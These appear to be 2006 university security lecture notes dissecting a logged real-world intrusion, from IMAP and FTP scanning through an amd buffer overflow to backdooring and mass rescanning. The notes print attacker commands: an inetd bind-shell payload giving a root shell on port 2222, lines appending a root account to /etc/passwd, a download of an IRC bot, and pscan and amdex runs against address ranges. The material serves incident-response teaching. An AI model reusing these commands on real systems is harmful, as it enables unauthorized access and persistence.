

Anatomy of an attack
CS342, Lecture 8
Friday, Sept. 29th , 2006
Wellesley College
Daniel Bilar

Today's class goals

- Review of last lecture
- A taste of Ethereal and tcpdump
- Overview of an actual attack sequence to get a feel for attack steps
- Deciphering network trace clues

Situation

- Between January 9th and January 21st, a poorly protected computer was attacked.
- It was then used as a springboard for further activites.
- How, and why?

Attacks on information technology resources are intended to compromise the integrity, availability and/or confidentiality of information. Accomplishing these ends, without being detected, requires a knowledge of the target organization's operating systems, processes, security posture & network design.

For the next two or three lectures, we will be looking at a classic example of an attack sequence. By reviewing the details of the attack, we can gain valuable insight into the mindset & methods of a representative member of the enemy community. Recognizing this sequence will help you in making decisions during the detection, containment & eradication phases of a response.

The system that was compromised was part of a network that was under automated surveillance (high-fidelity packet logging), but was without active auditing of the collected data. As such, our attacker was afforded the luxury of time. Often, attacks such as this one are merely a precursor to an attempt on some larger, more valuable target. Those attacks often take place not only during the wee hours, but also over long weekends or holiday breaks. The week between Christmas & New Year's Day is particularly notorious for attacks on critical systems, while everyone is busy enjoying eggnog & mistletoe, instead of reviewing logs & performance metrics.

Incident data

- Data was gathered by NSWC SHADOW Intrusion Detection System
- Get more incident data
  - SANS GIAC center at www.sans.org/giac
  - US Navy's Naval Surface War Center (SHADOW) at http://www.nswc.navy.mil/ISSEC/CID

Sequence

- Phases: We are moving in
  1. Broad reconnaisance
     See what's out there
  2. Targeted probes
     Identify vulnerable targets
  3. Exploitation of vulnerabilities
     Gain a foothold

The eventual goal of any serious attacker, of course, is the system that has been identified as valuable to his cause. The final blow will be a compromise of integrity, confidentiality or availability of data on or accessible by that box.
In the vast majority of attacks, however, the target system(s) is not preselected, but instead identified through broad scanning of the Internet. The scanner is usually tuned, either in its source code or configuration, to look specifcally for services that the attacker knows are vulnerable. Popular services include http (web), ftp, smtp (mail), and various remote access services such as telnet, rlogin, etc.
Once he has a list of systems that appear to be listening on ports that commonly are used for these services, it is time to identify what version of server software is being used, and on what operating system. Armed with these details, our attacker can then select or develop an appropriate attack mechanism to defeat he target's defenses and gain unauthorized entry.

Sequence (cont.)

- Phases: We are in
  4. Occupy and improve the position
     Keep others out
     Get comfortable for the long haul
  5. Prepare for combat
     Assemble tools, prepare to use the system for further offensive operations
  6. Conduct follow-on operations
     Recon, probe, attack, occupy, prepare, etc, etc, etc

Once inside, things get a little sketchy. Now is when the attacker herself is most vulnerable. If her presence is noticed before she has the opportunity to clean the logs, not only will she be denied further access to this system, but also her freedom to walk the streets might be seriously infringed upon! Tightening down the system, including plugging the hole that she entered through, is essential, and one of the marks of an experienced bad guy.

Often, instead of plugging the hole personally, an attacker may be bold enough to announce their presence to the target organization...claiming good intentions and lofty ideals. In 1999, the website of apache.org, publishers of the world's most popular webserver, was defaced by a particularly skilled attacker intent on exposing the implications of poor configuration. The attackers only altered one image, and then let the site owners know what they had done. Here is an except from that paper-

http://www.dataloss.net/papers/how.defaced.apache.org.txt :

"We hacked www.apache.org because there are a lot of servers running apache software and if www.apache.org got compromised, somebody could backdoor the apache server source and end up having lots of owned boxes.
We just couldn't allow this to happen, we secured the main ftproot==wwwroot thing. While having owned root we just couldnt stand the urge to put that small logo on it."

If, instead, their intent was to "0wnZ" vast numbers of systems, it would have been a very small feat to assemble a toolkit on this compromised box and continue operations, or wose still, to modify the software that others download from that server to include a backdoor

Phase 1: Broad Reconnaisance

Reading a tcpdump output:

Time	Source address	Source Port	Dest address	Dest Port	Flags
12:15:00.608830	bad.net.1.4	1295	victim.net.4.100	143	S

Tcpdump trace:


12:15:00.636318 badnet.1.4.1251 > targetnet.163.143: S
12:15:00.816041 badnet.1.4.1413 > targetnet.170.143: S
12:15:01.582097 badnet.1.4.1414 > targetnet.190.143: S
12:15:01.662461 badnet.1.4.1551 > targetnet.182.143: S
12:15:01.662762 targetnet.182.143 > badnet.1.4.1551: S ack

IMAPd, the Internet Mail Access daemon, by default listens for incoming connection requests on port 143. There have been numerous vulnerabilities identified and exploited in the imapd over the past few years. If a system is providing IMAP services, there is a good chance that it is running a version that can be taken advantage of.

A quick search for imapd at http://packetstormsecurity.org/and similar sites will yield a wealth of information. Remember, the bad guys are reading this stuff; you need to as well!

This attacker is hoping to find a system listening on port 143, the imap port, by sending out streams of connection requests. Judging by the speed with which he is moving from system to system, it's a pretty safe bet that this is an automated scanning tool, and the addresses of systems that answer are going into a file for later use. Box number 182 will be in that list, as it replied with an acknowledgement, or "ack".

Not shown here is the true size of this reconnaissance. For brevity's sake here, I have removed all of the other hosts that he hit; it would fill up pages! Based on other details, we deduced that the individual was scanning a lot more than just the target network. The address space occupied by the victim was just caught in a shotgun blast that probably hit a sizeable chunk of the Internet. A more in-depth discussion on port scan analysis can be found at:
http://www.sans.org/y2k/practical/George_Bakos.html#d2



Built into some scanning tools is the ability to collect information about the hosts that respond to the connection request. Others just reset any connection acknowledgements that come back and note them for later examination. The tool used here actually completed the connection sequence, resulting in the line that ends in "P 1:63(62) ack 1". This tells us that the victim machine, 182, returned 62 bytes worth of information. This is what that 62 byes might have looked like:

```
* OK victim.netname IMAP4.1.BETA v10.234 server
ready
```

This is a goldmine of information! She now has the hostname, domain name, and version of IMAP daemon. As this was a vulnerable version, but the attacker never returned, we can only assume that she lost interest, or already had a long enough list of vulnerable systems and didn't need to bother us anymore. Or perhaps this is just one small piece of a long, slow process of piecing together a better picture of her target.

Phase 1: Reconnaisance Again

Rattle a few more doorknobs

02:55:54.661101 badguy.9.28232>255.255.255.255.21: S

02:55:54.988197 badguy.9.28412 > targetnet.163.21: S

02:55:55.646923 badguy.9.28724 > targetnet.170.21: S

02:55:55.735039 badguy.9.28773 > targetnet.182.21: S


02:55:55.735329 targetnet.182.21 > badguy.9.28773: S ack

02:55:55.793916 badguy.9.28787 > targetnet.190.21: S

02:55:55.797920 targetnet.190.21 > badguy.9.28787: R

- **What is the attacker probably looking for?**
- **Publicly accessible systems like FTP servers, Apache web server,MS exchange servers**

This showed up a few days later. Is it the same attacker? Difficult to be sure. This time he is looking for ftp services in particular. You will notice that the services that the badguys generally go after are those that are commonly accessible over the Internet. Even if the eventual goal is to control machines inside of a firewall- protected enclave, the systems first attacked are generally the publicly accessible ones. These are designed to allow the world to communicate with them. By their very nature, they are a considerably heightened risk and should never, ever maintain trust relationships with systems within the soft mushy inside of the network. This includes MS Exchange mailservers, Apache webservers, wu-ftpd file transfer servers, etc. FTP, like IMAP, does a very nice job of announcing itself to the world when first connected to. Thus, we can expect that 182 blurted out the version number again, and we'd be right on the money.



Here we go again. The scanning/probing tool not only completed the connection and received the banner, but fired off a few commands as well! The exchange looked something like this:

```
          220 victim.target.net FTP server
          (Version wu-2.4.1(1) Wed Aug 9 05:54:50 EDT 1998) ready.
          530 Please login with USER and PASS
          USER anonymous
          331 Guest login ok, send your complete e-mail address as
password.
          PASS 3v1Le@home.net
          230 Guest login ok, access restrictions apply.
          LIST
          d--x--x--x    2 root     root         4096 Nov 12 23:43 bin
          d--x--x--x    2 root     root         4096 Nov 12 23:43 etc
          drwxr-xr-x    2 root     root         4096 Nov 12 23:43 lib
          drwxr-sr-x    2 root     ftp          4096 Aug 17 14:53 pub
          226 Transfer complete.
          LIST pub
          total 0
          226 Transfer complete.
```

This is perfectly normal behavior for a public ftp server, right? But is this a public ftp server? Nope. By listing the contents of the "pub" directory and finding it empty, our attacker now knows that this service is most likely running simply because nobody ever configured this machine with security in mind. If they had, ftp would have been shut off. FTP, like many other services, is turned on by default in most operating systems, and will act just like this one, unless you turn it off. If the "LIST pub" command returned a list of files, the attacker would not be able to make the same assumption. Default configurations generally make for the most vulnerable systems.


Phase 3: Exploitation

Exploit has to be viewed in conjunction of what we learned or could reasonably infer from previous steps – what is that?

```
09:54:02.319894 badguy.928 > targetnet.182.111:  udp 56
09:54:02.320856 targetnet.182.111 > badguy.928:  udp 28
09:54:02.638362 badguy.929 > targetnet.182.956:  udp 1068
09:54:07.644294 badguy.929 > targetnet.182.956:  udp 1068
09:54:09.308719 badguy.25647 > targetnet.182.2222: S
09:54:09.308982 targetnet.182.2222 > badguy.25647: S  ack
09:54:09.472069 badguy.25647 > targetnet.182.2222: P 1:16(15)
09:54:09.546635 targetnet.182.2222 > badguy.25647: P 1:7(6)
09:54:09.720580 targetnet.182.2222 > badguy.25647: P 7:113(106)
```

We have to assume that the badguy who launched this attack is the same individual who was probing us earlier. Here's something particularly interesting that leads me to believe that: The service that was exploited, automount daemon (amd)*, listens on different ports from system to system. To keep everything straight, a service called RPC portmapper tells the connecting communications partner where to ask for amd. Portmapper listens on port 111 and as you can see, is the first service that the attacker comes after. What is absent, however, is a scan of all the systems on this network for the existence of portmapper. If this was a new attacker, scouring the net at-large for boxes running portmapper & amd, we would have seen port 111 scans on all the boxes on this network. But this guy went specifically for box 182! The bad guy must have deduced from his previous probes of default services running on this box, that both portmapper & amd would be running, just a couple of sitting ducks. He was right.

Amd is a daemon that automatically mounts filesystems whenever a file or directory within that filesystem is accessed. Filesystems are automatically unmounted when they appear to have become quiescent.




Let's look a little more closely at the exact attack sequence.

Portmapper told him that amd was listening on port 956. The attacker then fired off a series of large packets, "udp 1068", that overflowed a buffer in the amd stack and executed a program on the machine. That program created a new service, listening on port 2222, that allowed the attacker to telnet in and gain root (superuser) access.

Buffer overflows are a concern whenever a user, authorized or not, has the ability to provide some kind of input to a running process. It can be as simple as a timestamp in an email message, or a password being provided for authentication. If not coded carefully, a program may accept values for input that are larger than it can handle sensibly. If that overflow can overwrite certain instructions & instruction pointers, those new instructions may execute. See http://www.2600.com/phrack/p49-14.html for the definitive document on the subject.
In this case, an oversized mountd password can overflow the program's logging facility when it tries to log a failed authentication attempt. The instruction passed to the system looks like this:

```
/bin/echo '2222 streamtcp nowait root /bin/sh -i'>>
/tmp/h;/usr/sbin/inetd /tmp/h &
```


For those of you who are seeing double right now, I'll clarify. This line of code is actually 3 different sets of instructions. The first is "/bin/echo". Take what follows and create a file out of it called /tmp/h. I'll come back to what the contents of /tmp/h mean. When done with the echo command, then run something called "inetd" using /tmp/h as its configuration file. Inetd is a service that listens on a specified port and runs a program with data that comes into that port. In this case, the port is 2222, and the program is /bin/sh - a command shell! Now our attacker merely needs to point his telnet client at port 2222 and...instant root shell!!



Once inside, the first order of business is to ensure we can get back in later. These are some basic Unix administration commands that will quickly help the intruder to learn about his surroundings and begin to make it his new home. Some of the following commands are chopped short due to limitations in the IDS's logging capability.

`uname –a` - Print all system identification information
`pwd` - Print current working directory
`echo ion:x:524:524... > /etc/passwd` - Create a non-privileged account called ion
`echo rewt:x:0:0:... > /etc/passwd` - Create a superuser account called rewt (hubris again)
`exit`

Now, with a little luck, our intruder can telnet back into the system using his new account, then "su" (change to the superuser) once inside. Unfortunately for him, he hadn't rehearsed enough. He attemted this two more times before giving up, only to return several days later with a little more practice under his belt.



Now it's time to get to work. Our hero has successfully breached the wire and secured his foothold. The next task is to tighten up his perimeter so that nobody else comes in and forces him to give up his hard-won piece of ground.
The next handful of Unix commands are pretty straightforward.

First, he makes a new directory in the /dev hierarchy. This is a part of the file system that few souls trod. On my machine at home, there are 6234 entries in there, most of which are pretty useless. The attacker figures that one more won't be noticed.

He traverses into that directory and proceeds to ftp down some files. Interestingly, he didn't check to see if anyone was logged in before making himself at home. A dangerous oversight, but he got lucky this time. A smarter hacker would have first issued a "w" (who is logged on) and then disabled all other accounts so that nobody could walk into his party uninvited, until he was done with his prep.

This is an interesting selection of downloaded goods. Ssysclean and a.sh are shell scripts (batch files) that do all kinds of nice things to cover his tracks, such as erase all command history files, now and forever. bj.c (http://www.honeynet.org/papers/forensics/bj.txt) is a trojan horse replacement for the "login" executable, and am-utils, is an updated version of amd, the daemon that was vulnerable to his attack. He is upgrading this system! It would be easy enough to just shut off amd, but that might be noticed, if it were actually in use on this system. An upgraded will preserve functionality, thus not drawing attention to this system.. He wants to be able to keep coming back and use this machine as if it were his own. Other upgrades include the FTP daemon (wu-ftpd) and DNS server (bind).

Phase 5: Prepare for further mischief

Hey guys, look what I've got!

```
lynx www.suba.com/~proton
GET emech-2.7.2.tar.gz
irc austin.undernet.net
```

To keep from dragging this out, I've whittled back many of the commands entered and files downloaded and built. The entire operation took over a week from beginning to end, with many failed attempts at compiling software, running scanners, cleaning logfiles, etc.

Once fairly comfortable, the attacker chats a little with his buddies. He also downloads and installs an IRC bot. For an education on IRC and bots, check out http://www.mirc.com/ircintro.html.

IRC, or any other form of network communication, can be a tipoff that something is going on. Many organizations have policies in place that prohibit the use of such services and software, making it then feasible to monitor the network borders for this kind of traffic. Capturing an IRC session with a nickname of l33tD00d might be a sign that something is afoot ;)

Phase 6: Follow-up operations


Now the fun start all over again.

```
gcc -o pscan pscan.c
gcc -o ben ben.c
./pscan 207.96 21 >> /dev/null&
./pscan 150.237 21 >> /dev/null&
./pscan 86.231 21 >> /dev/null&
pico wuftpd.log
./amdex target.site1,
  target.site2, target.site3, etc
```

The system is the way our attacker is comfortable. She has her toolkit assembled, the system is patched & secure, she has several new accounts on the machine so she can come and go as she pleases. Now let's see what she has in mind for this system.

It seems that the scanner of choice is something called pscan. By the looks of it, pscan is looking for systems that are running a particular version of the wu-ftp daemon. Think back to the early broad scans & refined probes that we saw evidence of targeted at this poor victim. FTP scanning, version checking. Not because she wants to exploit the FTP service, but because the version of the FTP daemon tells her that it is a default install of an operating system that should also be running a vulnerable amd.

Look at the numbers that follow the command "pscan". 207.96 21 are commandline parameters for pscan. They tell pscan to connect to port 21 on every computer on the Internet with an IP address between 207.96.0.1 and 207.96.255.255. That is over 65,000 addresses! Pscan was run against address spaces this large 3 different times, amassing massive lists of vulnerable hosts in the file "wuftpd.log"
Now, it's all over but the cryin'. The exploit tool, amdex, is fired repeatedly at hosts listed in wuftpd.log, and the cycle continues.



What was the ultimate target? In the short run, the goal was to amass a large force of stepping stones to ensure anonymity and continued operations. This may have been preparation to stike a greater network, or might have been nothing more than a joy ride.

Regardless of the attacker's intended next steps, the damage here was severe enough so as to consider the system a complete loss. Without the benefit of a file integrity checker such as Tripwire, it is nearly impossible to determine what damage was done by the numerous scripts and programs downloaded and run by the attacker. We have seen accounts created and critical system binaries such as /bin/login replaced. We also know that many packages such as wu-ftpd were "upgraded". Without employing appropriate change management controls, the newer version may have done more harm than good. The risks are too great to leave this system up.

This provided a great opportunity to test the thoroughness of this site's incident handling 'Preparation' phase. The system was imaged, a forensics-grade copy was archived, the system was rebuilt, but there was no useable tape backup to restore the original system from. Ensuring the effectiveness of a backup scheme is an essential part of the Preparation phase that this site neglected.

Tools: Know thy network

- Ethereal “Sniffing the glue that holds the Internet together” at www.ethereal.com
  - Wireshark is the successor
- Free and for all flavors of Oss
- Fascinating look behind the scenes
  - Decrypt a gazillion network protocols
  - Reconstruct TCP streams (HTTP, POP, telnet, ftp etc)
  - Summary statistics, filters, post-processing and much more

More tools:

- Reconnaisance, targeted probe
  - Nmap (will see more specialized tools later)
- Exploitation
  - First, find vulnerabilities: XForce, NVD, Packetstorm, Securiteam, etc
  - Then, find exploits
- Occupy and improve position
  - Hacker websites (US, German, Chinese, Armenian, Malay, Czech)

For next week

- Review notes
- For further interest:
  - Parsing tcpdump: http://www.securityfocus.com/print/infocus/1845
  - Read Spitzner's Know thy Enemy paper for another post mortem analysis of an attack: http://www.honeynet.org/papers/forensics/
- Install Ethereal on your machine in the lab